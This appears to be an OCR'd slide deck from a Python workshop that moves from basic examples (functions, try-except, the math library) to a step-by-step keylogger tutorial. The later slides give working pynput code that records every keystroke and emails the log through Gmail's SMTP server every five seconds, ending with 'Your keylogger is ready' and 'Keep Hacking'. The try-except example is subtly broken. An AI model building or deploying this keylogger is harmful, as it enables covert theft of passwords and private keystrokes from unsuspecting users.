S.H.E.L.L.

SECURITY IS AN ILLUSION

Functions

Open *functions.py ~/Workshops/python

```
1 # functions are used to make reuse of specific piece of code
2
3 #  function 1
4 def printing():
5         print("I am in function")
6
7 printing()
8 print("\n")
9
10 #  function 2
11 def math_operations(x,y):
12         addition = x+y
13         subraction = x-y
14         division = x/y
15         multiplication = x*y
16         return addition,subraction,division,multiplication
17
18
19 add , sub , div , multi = math_operations(10,5)
20 print(add , sub , div , multi)
21 add , sub , div , multi = math_operations(15,5)
22 print(add , sub , div , multi)
23 add , sub , div , multi = math_operations(26,5)
24 print(add , sub , div , multi)
25
```

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Try-Except

Open

try_except.py
~/Workshops/python

```
1 name = input("Enter your name : ")
2 #age = input("Enter your age : ")
3 age = int(input("Enter your age : "))
4
5 try:
6       print("Your name is " + name + " and age is " + age)
7
8 except :
9       print("An error has occoured")
10
```

Library

Open

library.py
~/Workshops/python

```
1 """
2 #Normal way
3 pi = 3.14      # need to remember
4 r = 2
5 print("Area is ",pi*(r**2))
6 """
7 import math
8 pi = math.pi
9 r = 2
10 print("pi value is",pi)
11 print("Area is ",pi*(r**2))
12
```

Are You Ready For Keylogger ??

Requirements :-

- ➔ Library :- pynput, threading, smtplib [pip install pynput]
  (Documentation :- https://pypi.org/project/pynput/)

- ➔ An IDE :- Either Linux or Any on windows like vs-code, sublime, etc

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Step 1

Basic Local key logging

Open

keylogger0.py
~/Workshops/python

```
1 import pynput.keyboard
2
3 def process_key_press(key):
4     print(key)
5
6 keyboard_listener = pynput.keyboard.Listener(on_press=process_key_press)
7 with keyboard_listener:
8     keyboard_listener.join()
```

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Step 2

Combine in sentence

Open

keylogger1.py
~/Workshops/python

```
1 import pynput.keyboard
2
3 log = ""
4
5 def process_key_press(key):
6     global log
7     log = log + str(key)
8     print(log)
9
10 keyboard_listener = pynput.keyboard.Listener(on_press=process_key_press)
11 with keyboard_listener:
12     keyboard_listener.join()
13
14
```

Step 3

Improving Code

Open

keylogger2.py
~/Workshops/python

```
1 import pynput.keyboard
2
3 log = ""
4
5 def process_key_press(key):
6     global log
7     try:
8         log = log + str(key.char)
9     except:
10        if key == key.space:
11            log = log + " "
12        else:
13            log = log + " " + str(key) + " "
14    print(log)
15
16 keyboard_listener = pynput.keyboard.Listener(on_press=process_key_press)
17 with keyboard_listener:
18    keyboard_listener.join()
19
20
```

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Step 4

Adding email and password as global variable

```
import pynput.keyboard
import threading
import smtplib

log = ""
email = "trialu70@gmail.com"
password = ""
```

Step 5


Sending to email

```
def send_mail():
    global email
    global password
    global log
    server = smtplib.SMTP("smtp.gmail.com", 587)
    server.starttls()
    server.login(email, password)
    server.sendmail(email, email,log)
    server.quit()

def report():
    global log
    send_mail()
    log = ""
    timer = threading.Timer(5, report)
    timer.start()

keyboard_listener = pynput.keyboard.Listener(on_press=process_key_press)
with keyboard_listener:
    report()
    keyboard_listener.join()
```

Threading



Code

Key listener
working parallely

Report function run in every 5
(as per wish) sec

Your keylogger is ready !!!!!

Thank You

Keep Hacking...